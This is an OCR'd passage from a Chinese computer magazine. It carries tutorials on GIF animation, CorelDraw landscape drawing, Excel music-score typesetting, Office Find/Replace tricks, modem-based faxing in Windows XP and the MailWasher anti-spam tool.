第七步：结合 Shift 键，选择全部四帧，单击任意一帧底部的时间下拉菜单，选择 1.0 秒。然后单击“复制当前帧”按钮则可复制当前所选的四帧，将新的四帧停留时间设置为 0.5 秒。再复制两次，并分别将停留时间设置为 0.2 秒和 0.1 秒。现在就有 16 帧动画了(见图 5)。单击动画调板底部的播放按钮预览一下动画效果。如果满意，就可以输出结果了。




图 5

第八步：切换到优化调板上，在“预设”下拉菜单中选择“GIF 128 仿色”，此项预设完全可以满足我们这个动画作品的颜色要求。选择菜单命令“文件→将优化结果存储为”，将动画保存为 GIF 图像文件。好了，现在就可以观看我们的动画作品了，用图像　览软件或 IE　览器均可打开。还可以利用“文件→导出”命令将动画导出为 Flash 动画或其他形式的文件。CF [YY20]

软件你别牛

■北京　一页

CorelDraw:成就平面设计师

★★

本文可以帮你学到

- 了解 CorelDraw 创作的基本过程
- 掌握 CorelDraw 基本工具的使用
- 使用交互透明工具创建物体在水中的倒影
- 为 Flash MX 增加素材

CorelDraw，世界一流的绘图设计软件，专业平面设计师们最最喜爱的软件之一。它功能强大，可应用于平面设计、网页设计、图书排版、动漫创作、插图创作等多种领域。位图格式的图片在放大若干倍后，就会出现马赛克现象，图像质量大打折扣，而CorelDraw产生的图形为矢量格式，它不受具体像素分辨率限制，设计出的图形放大很多倍后依然清晰无锯齿。

佳作欣赏

在大家学习 CorelDraw 之前，先欣赏其他一些 CorelDraw 作品，相信能激起你浓厚的兴趣(见图1)。



图1

自己动手画风景

在欣赏完别人的作品后，接下来开始我们的 CorelDraw 之旅吧，如图2所示，是我们完成的风景画最终效果：落日的余辉映红了天空与河面，远山的倒影在河面上依稀可见，满载而归的渔船慢慢向家的方向行进……在初学者看来(尤其是没有学过绘画的读者)，这绝对是一个复杂的作品，但通过下面一步步剖析，你会发现制作起来是那么简单(本例在 CorelDraw 12 汉化版中完成)。



图2

第一步：启动 CorelDraw 12，它首先会打开一个欢迎画面，单击其上的"新建图形"按钮即可进入它的主界面，并创建一个新的图形文件。

小提示

如果不希望每次启动时都出现欢迎画面，可取消对该画面上"启动时显示欢迎屏幕"项的选择。以后，通过菜单命令"文件→新建"可随时创建新的文件。

第二步：点选工具箱中的矩形工具(快捷键为F6)，在绘图页面内中拖画出一个矩形(画好后的矩形，还可以拖动矩形四周的锚点继续调整形状)。如图3所示，在对象属性泊坞窗(如果该窗口没有显示，可按Alt＋回车组合键将其调出)的填充页签中单击渐变填充方式按钮，选择第一种线性填充方式，并单击"到"下面的




图3

哪些行业需要掌握 CorelDraw

职业	用途	必备程度
排版人员	图书、手册排版	挑选、绘图等基本工具的使用，理解CorelDraw中页面的参数设置，掌握长篇文本置入的技巧及图文混排的技术
平面设计师	装帧设计、平面广告	深入了解CorelDraw各种工具的使用，深入了解CorelDraw的布局技术、色彩配置等知识
插图画家	图书插图、卡通漫画	深入研究各项工具的各种属性和功能，达到了如指掌的地步，这样才能完美地表达出画者的灵感和想象

下拉按钮，然后在弹出的色盘中点选第二行第三个颜色（黄色）；接着点击下方的“高级”按钮打开渐变填充方式对话框，其中的颜色调和点选为“自定义”方式，然后在样色条上方双击增加一个节点（上方会显示一个倒立的三角），再单击色盘中第三行第二个颜色将当前色设置为红色（当然，你也可以单击下面的“其它”按钮配置自己喜欢的其他红色）；适当向左拖动黑三角的位置使渐变中的黑色少一些；在“选项”的“角度”中设置为-90度，使渐变的方向为由上至下。单击“确定”返回，再单击“轮廓”页签，并将“宽度”设置为“无”，矩形的边框便没有了。

第三步：在工具箱中单击挑选工具，然后单击选中刚才所画的矩形，按Ctrl+C组合键复制，再按Ctrl+V组合键粘贴，粘贴出来的图形自动为选中状态，将光标移到上方中间的那个锚点上，然后向下一直拖动它，直到矩形块反转过来，并比原矩形稍高一些为止（见图4）。




图4

第四步：如图5所示，在工具箱中点击手绘工具右下角的小三角，在弹出的子工具箱中选中多点线工具。这个工具可以画出任意的多边形，每次点击鼠标它都会自动连线，当终点与起点重合的时候，就会结束绘制，并呈选中状态。画好山的轮廓线之后，在对象属性泊坞窗填充页签中，点击标准填充（左侧第一个图标），再点选黑色填充即可。




图5

第五步：按照第三步中的方法将山的剪影复制一份并翻转过来（适当收缩一下高度），作为山在水中的倒影。当然，倒影不可太黑了，如图6所示，单击交互工具右下角的小三角，再在弹出的子工具箱中点选交互透明工具。用这个工具点选刚粘贴的山的倒影，并由上至下拖动，倒影的颜色会越来越淡了，可根据情况适当调整。

第六步：画面中的其他元素，大家可参考上面的步骤进行绘制，都非常简单。其中树的剪影图像，可画好一个后再复制几个，再通过工具箱中的形状工具（第二个图标，快捷键为F10）适当变形即可。鱼船的倒影，可参考第五步中的方法进行制作（见图7）。




图6



图7

第七步：将画好的各个元素摆放好位置，这幅夕阳晚景图就差不多了。这里对落日的绘制再加一点说明。首先是用椭圆工具拖画出一个正圆形，然后将渐变设置成径向渐变（在“渐变填充方式”中点击第二个图标），接着将“从”设置为红色，“到”设置为黄色即可。落日应该是在山的后面，所以放置好太阳的位置后，可按几次Ctrl+PageDown键，直到它移到山的背后为止。至此，一幅风景画就绘制完成了，怎么样，CorelDraw并没有你想像的那么难学吧。

第八步：点击菜单命令“文件→保存”可以将刚才的作品保存为多种格式，不过这里建议你一定要保存一份CDR格式，这是CorelDraw的专有格式，可以方便以后对你的作品重新修改。通过“文件→导出”命令还可以将作品导出为SWF格式，这样就可以在Flash MX中调用这些素材，以弥补Flash MX绘图功能的不足。

（本文实例作品取自国外网站，作者不详，编译：北京一页）

2005年第1期“软件你别牛”回馈(Authorware)

1.英语课件制作实战 180票

2.迷你小游戏：大家来找X 11票

3.Authorwarebn也做MTV 32票

4.软件教学光盘 118票

注：以上数据有一人多投的。有关Authorware相关选题我们还需要做一些准备工作，大家还可以继续投票。谢谢你的支持！

小调查

CorelDraw精彩案例由你选

CorelDraw在许多领域都能大展手脚，下面列出的几个应用方向，如果你有兴趣学习的话，请来信告诉我们，我们会将得票数最高的那个制作成文章奉献给大家（信箱地址：media@cfan.com.cn 邮件主题：软件你别牛调）。

编号	实例名称	实例功效
1	平面设计实例制作	如：LOGO设计、产品包装设计、封面设计等
2	时尚排版	与平面设计相近，倾向于图书、手册等内容多的工作
3	网页设计	页面整体设计及导航按钮、装饰图片等小的设计
4	插图制作实例	如图书插图、卡通漫画创作等
5	你所想到的其他应用	

CF [YY21]

薛氏Excel专业乐谱制作大揭秘

凝固在Excel中的乐章

★★★★

■新疆　薛凯文

新疆独山子的薛凯文先生花费半年时间研究出用Excel制作专业乐谱的方法，而且无论是单旋律乐谱、管弦乐总谱还是合唱谱，都能做到谱面美观，制作灵活快捷，更重要的是这种方法比专业打谱软件易于掌握，只要稍懂电脑基本操作的朋友都能学会编辑。

现在我们就以混声合唱曲《本事》为例，详细介绍如何用Excel 2003制作简谱。

第一步：乐谱格式化

在谱曲前需要新建一个Excel工作簿，以Sheet1作为制谱工作表，并对其格式化，使之符合制谱要求。按Ctrl + A组合键，全选工作表，接着进行如下操作：

1. 将行高调为12，列宽调为1.38。

2. 右击选中的区域，在弹出菜单中点击"设置单元格格式"，接着在"数字"选项卡中选择"常规"。

3. 在"对齐"选项卡中选择水平、垂直均为居中。

4. 在"字体"选项卡中选择字体为黑体，字号默认为12。

设置好后，点"确定"即完成乐谱格式化。

第二步：谱写乐章

该曲共23个小节，分为四行排列，前三行每行6小节，最后一行5小节。先输入第一行第一声部的6小节。

1. 基本音符输入：用数字键盘输入第一行第一声部的基本音符，用0～7八个阿拉伯数字输入，一个单元格只填入一个音符或休止符。

2. 添加高音点、附点：用"视图→工具栏→符号栏"中的"?"号输入，一个单元格只填一个。

3. 减时线、小节线：用"视图→工具栏→格式"中的"边框"工具输入，一般只用下框线和左右框线（见图1）。

4. 增时线：用键盘上的"-"号输入，一个单元格只填一个（见图2）。



图1




图2

5. 升(降)号制作：用"视图→工具栏→绘图→自选图形→线条"中的"任意多边形"工具绘制第一小节中的升号，并使用"绘图→线型"工具对线条粗细进行调整，最后对四条线进行组合，制作好后见图3所示。

6. 制作第一至三小节的连线：用"视图→工具栏→绘图→自选图形→基本形状"中的"弧形"工具制作（见图4）。




图3




图4

7. 力度记号制作：本曲有两种力度记号：

（1）记号标记的渐弱（强）记号：如第五至第六小节的渐弱记号，使用"视图→工具栏→绘图→自选图形→线条"中的"任意多边形"工具绘制，拖动四角小圆圈，能调整渐弱记号的长度、开口大小及将其进行任意角度旋转（见图5）。按住渐弱记号四个角上的任意一个小圆圈水平向相反方向拖动，能使其变为渐强记号。




图5

（2）字母标记的中弱和弱记号：如第一小节的中弱记号和第五小节的弱记号，利用"文本框"工具制作，输入相应字母，选择适当字体并调为倾斜，选中文本框后右击，并选择"设置文本框格式，在"颜色与线条"标记条中设置为无填充颜色和无线条颜色，使文本框及其边线完全透明。

按照上面方法，完成第一行第二至第四声部及其他所有声部的音符及相关符号的输入。

小提示

在多行乐谱输入过程中，为使所有行最后一个小节线上下对齐，往往需要插入或删除列，或合并单元格，从谱面美观原则出发，调整音符间距。

8. 声部名称和方括弧（用于连接多声部乐谱）制作：声部名称S（女高）、A（女中）、T（男高）、B（男低）使用"文本框"工具制作，具体方法同字母标记的力度记号，不再赘述。连谱用的方括弧由一粗一细两条竖线及上下两端的两个弧形组成，其中后一条竖线用"边框"工具输入（与小节线的输入




图 6




图 7

方法相似)，前一条竖线用“视图→工具栏→格式→边框”中的“绘图边框”工具并选择最粗的线条样式画出，两个小弧线用“弧形”工具制作，然后拖至两条竖线的上下两端，结果见图6所示。

9. 延音记号制作：用“视图→工具栏→绘图→自选图形→线条”中的“曲线”工具和“绘图”中的“椭圆”工具绘制，并用黑色填充后组合在一起(见图7)。

10. 终止号制作：曲尾的终止号制作方法与连谱用的方括弧的制作相似，第一条细纵线用“边框”工具添加，第二条粗纵线用“绘图边框”工具画出。前面带两个圆点(形似冒号)的反复记号(本曲没有)是在终止号的基础上添加两个圆点组成，圆点制作方法：点选“椭圆”工具并按住Shift键画出一个正圆，填充颜色为黑色，调整到合适大小。复制一个，上下排列好后进行组合，拖到终止线前面即可。

本曲正文完成后的效果(前两行)见图8。




图 8

小提示

如何提高输入速度

★使用复制、粘贴命令：在Excel中输入的所有内容都能进行复制、粘贴，包括音符(休止符)、减时线、增时线、小节线、升降号、还原号、连线、反复号、方括弧和其他自制音乐符号等。选择部分单元格，能将这些单元格的所有格式及上面已有的所有符号一起复制。

★批量添加减时线和小节线：乐谱制作中输入量最多的一般是减时线和小节线(本曲减时线较少)。为提高输入速度，先完成所有不带减时线音符和休止符的输入，再按住Shift键，分别点选需要添加减时线的音符和休止符所在的单元格，选择“下框线”即可添加上所有的减时线。小节线的批量添加方法与此相似。

第三步 乐谱文字的输入

乐谱中的文字包括歌词、曲名、调号、拍号、表情术语及词曲作者等。

1. 歌词输入

在需要添加歌词的音符对应的单元格中输入歌词。输入多段歌词时，如果预留行不够用时，可以增加行。歌词字体和大小可以进行设置。连接上下两段歌词的大括号，使用“视图→工具栏→绘图→自选图形→基本形状”中的“左大括号”和“右大括号”制作。多段歌词共用的歌词部分，先纵向合并单元格，再输入歌词。本曲只有一行歌词，所以制作更为简单，歌词完成后的效果(后两行)见图9。




图 9

2. 曲名输入

将第一行从第一个单元格到最后一个单元格进行“合并及居中”，输入曲名“本事”，调整字体和大小到合适程度。也可以使用“视图→工具栏→艺术字”工具制作一个艺术化的曲名。

3. 调号、拍号、表情术语及词曲作者的输入

(1)调号和拍号：调号中的“1”、“=”和“C”均使用先合并单元格再填入内容的方法制作。拍号直接在上下两个单元格中填入数字、在中间加框线完成(见图10)。




图 10

(2)表情术语及词曲作者：可以合并居中部分单元格后直接输入文字；为了调整的灵活性，也可以使用“文本框”工具输入。本曲的表情术语是速度标记，可以采用“绘图”工具中的椭圆、直线和文本框制作，表情术语效果见图11。




图 11

第四步 版面调整、润色与保护

为了整体美观，可对乐谱微调行距、文字大小、位置等，并在“文件→页面设置”中对纸张做出设置。另外，根据个人喜好给乐谱加上背景色；通过“视图→工具栏→格式”中的“字体颜色”对乐谱中音符、休止符及

旧“查找”新“替换”

★★

■银河系　白桦


提到微软Office中的“查找(Ctrl + F)”和“替换(Ctrl + H)”，相信大家一定都非常熟悉它们，其实它们隐藏着更强大的功能，你知道吗？

实例1　超难度替换有办法

一位朋友有一份几万字的Word文档，包涵有20000多个英文字符，现在要求将所有英文字符变为“Arial Black、小三号”，颜色为红色。通常情况下，我们会使用Word中的“格式刷”来完成这个任务，但这么多内容需要改，如果此时还用格式刷一个一个地手工更改，估计连所有刷毛都会掉光。那么，来看笔者是怎么实现的。

第一步：打开文档，按Ctrl + F组合键，弹出“查找和替换”对话框。点击“高级”按钮，这时将会弹出隐藏着的高级选项。

第二步：将光标定位在“查找内容”，先点击下方的“不限定格式”按钮，接着点击旁边的“特殊字符”按钮，在展开菜单中，选中“任意字母”。这时，光标所在的位置变成了“^$”(见图)。



第三步：选择“替换”，将光标定位在“替换为”栏。点击下方的“格式”并选择“字体”。这时，弹出了一个字体属性对话框，接着就按前面的要求设定好。最后，点击“全部替换”。看看，是不是达到目的了！

实际上，该项功能除了能实现本文所述之外，还可以帮你实现很多方面的需求，这就要看你的领悟和尝试了。

实例2　统计也让替换代劳

在Excel中，有时需要统计表中相同数据出现的次数，如果你不熟悉Excel函数的运用，可以用“查找与替换”实现数据统计功能。如统计人员花名册中性别为“男”的人数，可选中性别所在列，点击“编辑”菜单下的“替换”项。在“查找内容”中填写“男”，“替换为”中填上“A”，选择“全部替换”。此时，Excel会弹出菜单提示完成了N处被替换，这个N即为统计出的男性人数，再选择“编辑”菜单下“撤消”，使原单元格数据恢复。

实例3　把硬“回车”全部消灭掉

上网查找资料是很多人工作中不可或缺的，你也许在下载的文档中遇到过这样的问题，页面上段落和句子中很多是硬回车符，对其进行重新编辑排版时很不方便，用“查找和替换”功能就很容易解决这一问题。在Windows中，“^L”代表硬回车符，“^P”代表软回车符。在下载文章中查找“^L”，全部用“^P”替换就可以了。这样就可以自由地编辑排版了。

CF [YY23]

文字等进行颜色调整。

小提示

增减时线、小节线只能使用“视图→工具栏→格式→边框”中的“绘图边框”工具，选择合适颜色进行手工绘制。自制的音乐符号，使用“绘图”工具的“线条颜色”按钮改变颜色。

Excel绘图工具可以绘制几乎所有音乐符号(如房子号、重音、倚音、波音、琶音、震音、回音、自由反复等)。将绘制好的音乐符号按类别分别放置在同一个Excel工作簿的不同工作表中，作为模板保存起来(保存位置:C:\Documents and Settings\kevin\Application Data\Microsoft\Templates)，以方便在今后乐谱制作中复制使用。

经过以上制作及加工，本曲乐谱成品制作终于完成，黑白稿打印预览效果见图12。怎么样？可以与专业乐谱相美吧？你一定不会想到吧，作为表格软件的Excel，竟然能有如此强大的乐谱制作功能！也许有的朋友对这样的效果还不太满意，你可以将它虚拟打印到文件后，用CorelDraw等绘图软件做进一步的加工，直到满意为止。




图12

CF [YY22]



老“猫”免费转职自动传真机

★★★

■ 房顶兽

现在的办公室都是宽带上网，在这个进步过程中一定淘汰了不少Modem。让这些“废物”发挥余热吧，用他们做成一台自动传真机！

老“猫”传真 安装篇

其实自从Windows 95开始，微软就在操作系统中集成了传真功能，而那时候谁都不会舍得让昂贵的Modem来做这个工作，因此也就很少有人注意这个功能。在这个实例中以Windows XP环境为例，讲解Windows传真机的安装设置。

第一步:安装设置Modem

我们需要为电脑安装Modem，由于Windows XP已经能够自动识别绝大多数内置Modem和几乎所有COM口外置Modem，因此这一步相当简单，我们只需要把Modem安装到电脑上，然后将电话外线接入Modem的Line口，再用一根电话线从Phone口引出，连接到电话机上。这样既能收发传真，也不影响打电话。从稳定性和系统资源占用率两方面考虑，我们建议最好用外置Modem。安装好Modem后在控制面板的“电话和调制解调器”中设定好当前位置、区号、外线拨打号码、电话类型，Modem的设置就完成了。

> 小提示
>
> *外置Modem用户需要注意的是要在Windows XP启动前就启动Modem，否则启动Modem后还需要在设备管理里面扫描硬件改动才能找到Modem。*

第二步:安装设置传真机

打开“控制面板”中的“打印机和传真”项，在新开的“打印机和传真”窗口中单击右键弹出菜单，点击菜单中的“设置传真”项（见图1），Windows XP就会自动安装传真机的相关程序，这时需要Windows XP的安装光盘，安装结束后，“打印机和传真”项



图1

目下就会出现传真机图标(见图2)。



图2

双击传真机图标，由于是第一次使用，因此会出现传真机配置向导。向导第一页是传真发送方信息，按照自己需求填写即可，不用填完(见图3)。



图3

配置向导第二页选择传真设备，这里会自动选择我们刚安装的Modem，下面是选择传真设备的工作方式，既然是设置自动传真机，那么我们就把“允许发送”和“允许接收”都勾上，并选择“自动应答”，然后设定指定响铃次数后传真机自动响应(图4)。


配置向导三四页为传真发送接收的附加信息，直接默认即可。

配置向导第五页为收到传真后自



图4

动进行的工作，可以在这里直接设定接收到传真后是否直接打印、是否保存接受到的传真文件副本(见图5)，到此传真机配置就完成。系统会自动“启动传真控制台”(见图6)，这相当于传真机的邮件收发程序，界面简单，管理方便。这个程序可以从“开始→程序→附件→通信→传真→传真控制台”启动。此时这台Modem传真机已经在后台工作了，要查看传真工作状态可以点击“传真控制台”的“工具”菜单，启动其中的“传真监视器”(见图7)。



老“猫”传真 应用篇

1.接收传真

由于传真机已经全自动化了，我们只需要告诉对方传真机号码，就能直接接收到对方传真，发传真方不用作任何特殊的设置。接收到的传真则会直接存到“传真控制台”的“收件箱”中，容我们作后续处理。如果配置传真机中设置了收到传真直接打印，那么同时打印机上也会出现一篇完成的传真内容打印稿了。

2.发送传真

如果我们需要发送的传真是纸质文档，那么首先需要扫描到电脑中，重新排版或者作OCR识别，才能发送，相对效率较低。但现在不少公司都是将电脑上的文档打印出来，再发送传真，那么用电脑直接发送传真的优势就体现出来了。

在Windows XP传真软件的设计中，传真机相当于一个特殊的打印机，因此任何可以打印的文档都可以当传真发送出去。另外Windows XP传真软件还提供标准传真格式的“首页编辑器”，使用也比较方便。但经过我们试验，我们不建议这样发传真。首先，普通文档不符合我们发送传真的格式，其次使用“首页编辑器”后，传真的第一页都没有具体内容，只有传真双方的相关信息，这也不符合我们发送传真的习惯。我们建议，用Office软件中的Word的传真模版来发送传真。

启动Word，从“新建文档→本机上的模版→信函和传真”中选出合适的传真模版(见图8)，或者自己建立一个更适合的模版，填入收发传真的相关信息，并把传真内容贴到模版上，然后打印文档，打印机选择传真机(见图9)，确定后就会进入传真发送向导。



图8



图9

发送向导第一页首先要填收件人的姓名和传真号码，传真号码可以从通信簿导入，并能一次设定多个传真发送号码(见图10)。



图10

发送向导第二页选择首页模版，由于我们没有设置，因此也不用选择。

发送向导第三页就是选择传真发送时间，可以立即发送，也可以到指定时间发送，我们假定立即发送，选定“立即”，并把“优先级”设定为“高”(见图11)，点击下一步，就到完成传真发送向导的页面，在这里用“预览传真”功能看传真内容版式是否符合要求，如果满意，点击“完成”，电脑就会发出我们需要的传真。



图11

老“猫”传真 优劣谈

与标准传真机相比，Modem设置的传真机有什么优势呢？我们来看看常规传真机与现在Modem传真机有工作时候有什么差别。

1.老“猫”传真成本更低

用淘汰的Modem改进为传真机成本为零，即使买一个新Modem，成本也要比买台传真机低非常多，硬件成本上Modem传真机明显优势。

耗材消耗上，常规传真机收到传真就会打印，而不管内容是否有用。Modem传真机可以选择性打印需要的传真文档，比普通传真机见传真就打印明显节省耗材，而且普通打印纸的成本也要比传真纸更低。

2.老“猫”传真使用更方便

传统传真机除高级型号外，不能保存传真文档，不能批量发送传真。使用Modem传真机相当于有无限的空间保存发送和接收的传真文档，方便文秘人员查找整理；而传真批量发送功能也能轻松实现。

3.老“猫”传真质量更高

传统情况下，我们要发送传真，首先做出打印稿，然后通过传真机扫描发送，这期间每转换一次介质就会损失一部分传真信息，因此我们最后看到的传真文档总不像打印稿那么清晰。而Modem发送的传真格式正规，内容全数字化发送，传真质量明显高过普通传真机，接收方看到这样的传真也会更舒畅。

4.合理配外设，老“猫”传真更完美

我们前面谈到Modem传真机发送纸质文档不如普通传真机方便，不过只要搭配一台智能化程度较高的扫描仪，能够一键完成OCR等工作，并导入到处理软件中，那么Modem传真机也非常方便。另外有些用户会认为办公电脑都是一人一台，因此一台Modem传真机基本只能专人使用；还有就是普通传真机都是24小时工作，而Modem传真机一关电脑就“下班”了，遇到这种情况将Modem传真机挂接在有空闲资源的不关机服务器上(一般公司都有这样的服务器)，这样大家都能用了。

CF [YY24]

用世界上最好的反垃圾邮件工具封杀 Spam

垃圾邮件 你真的惹恼我了！(上)

★★★

■ LX 阮征 ■选题推荐:山西 Joycat(奖金 200 元)

经过一个月对众多防垃圾邮件解决方案的测试后，从本期开始，我们会用两期为读者介绍其中精选出的几套最为优秀、有效的方案。本期首先为大家带来的是垃圾邮件的头号敌人——MailWasher！

MailWasher 是国内、外众多网友一致推崇的防垃圾邮件工具。根据实际测试，有了它的帮助，编辑部大部分同事收到的垃圾邮件数量已从每日 400～500 封骤减至 50 封左右！更重要的是它可以根据你设定的黑名单自动智能学习识别，很快就能脱离你的指导，自行识别垃圾邮件，识别效率极高！

MailWasher 的五大绝招！

★**邮件退回**：它能将垃圾邮件退回发信人，让他以为这个地址是无效的，从而将你的 Email 地址从其列表中删除，让你以后再也不会收到来自他的垃圾邮件；

★**分析邮件**：MailWasher 能分析信箱中的邮件，发现可疑病毒、垃圾邮件，它可以很智能地用红色提示你，并自动将邮件列为“准备删除”的邮件，大大简化操作步骤；

★**黑名单**：和大多数邮件过滤软件一样，MailWasher 可以导入收集到的垃圾邮件列表，避免了手工添加的繁琐，而且有不少网站为其专门制作相应的黑名单；

★**好友列表**：你可以将确认的、来自朋友的 Email 地址添加到软件中，避免错误添加；

★**过滤器**：极为强大的一个功能，能够通过设置各种规则，帮你悄无声息地处理垃圾邮件！

实例一:快速上手，认识 MailWasher

第一步:将邮箱账户告诉 MailWasher。

安装并启动 MailWasher，在欢迎界面中选择“automatic setup”(自动设置)(见图 1)。MailWasher 将自动从邮件接收程序(Outlook)中提取邮箱账号信息，全部加载后，点“ACCEPT”按钮完成设置，在“登录邮箱”设置窗口输入从 Outlook 中提取的邮箱账号密码。



图 1

该软件不能检测并导入 Foxmail 账号信息，此时需要点击“Tools→Accounts”，在弹出窗口中单击“Add”按钮添加账号，在弹出的账号类型选择窗口中选择“POP3”，接着单击“OK”按钮打开账号设置窗口，在“Mail Account”(邮件账户)选项卡中输入账号名称，比如:“工作邮件”等；接着进入“Incoming Mail”(接收邮件)选项卡，请按照实际情况填写；如果希望使用 MailWasher 的邮件退回功能，可进入“Bouncing&outgoing mail”(退回和外发邮件)选项卡，勾选“Enable bouncing of messages from this account”(开启这个账号的邮件退回功能)，然后在“Email Adress”后输入你的邮件地址、在“SMTP server address”项后输入 SMTP 服务器地址。最后按 OK 按钮完成账号添加(见图 2)。

MailWasher Pro 小档案

u 软件版本:V 4.19　　软件大小:3129 KB
u 软件性质:共享软件　　运行平台:Windows 9x/NT/2000/XP
u 下载地址:http://www.onlinedown.net/soft/10261.htm




图 2

小提示

如果你使用了 Hotmail 或 MSN 信箱，在建立账户时请选择 Hotmail 类型，而不是 POP3 类型，MailWasher 会帮你自动处理。

第二步:让 MailWasher 检查邮件。

按下 F5 键，软件会对邮箱中的信件进行扫描，由于现在还没有黑名单，它只会根据软件内置识别方法来识别垃圾邮件。软件通过智能分析后，认为某个邮件是垃圾邮件，或携带病毒，或是锁链信，便会在 Status(状态)栏显示 Possibly virus(可能有病毒)、Possibly spam(可能是垃圾邮件)、Probably spam(大概是垃圾邮件)、Chain letter(锁链信)等信息，颜色为红色，同时，自动将“Delete”复选框钩上，做好删除准备。如果不能判断，将显示为 Normal(普通信件)，颜色为白色。

第三步:把垃圾邮件打入黑名单。

现在，你需要对显示出的邮件进行确认，加强 MailWasher 对垃圾邮件的“理解”。选中垃圾邮件(可利用 Ctrl 和 Shift 键一次选择多个邮件)，在“Learning”栏中的

第一个小按钮上点一下，按钮上会多一个“×”号，该邮件变为红色，同时被选为“Delete”(见图3)。



图3

如果确认该邮件的发件人(“From”一栏内容)为一个垃圾邮件的发信地址，可选中所有这类邮件，然后右击并选择“Add to Blacklist(添加到黑名单)”，这样今后再收到来自这个地址的邮件，就会被自动识别为垃圾，等待删除。

小提示

如果发件人信箱的域名是一个垃圾网址，比如“@gsdgfensd.com”这样根本不存在的地址，可以右键菜单中直接选择“Add domain to the blacklist”，这样，无论Email前半部分为何内容，只要来自该域名，就能自动被识别为垃圾邮件。

第四步：添加好友名单。

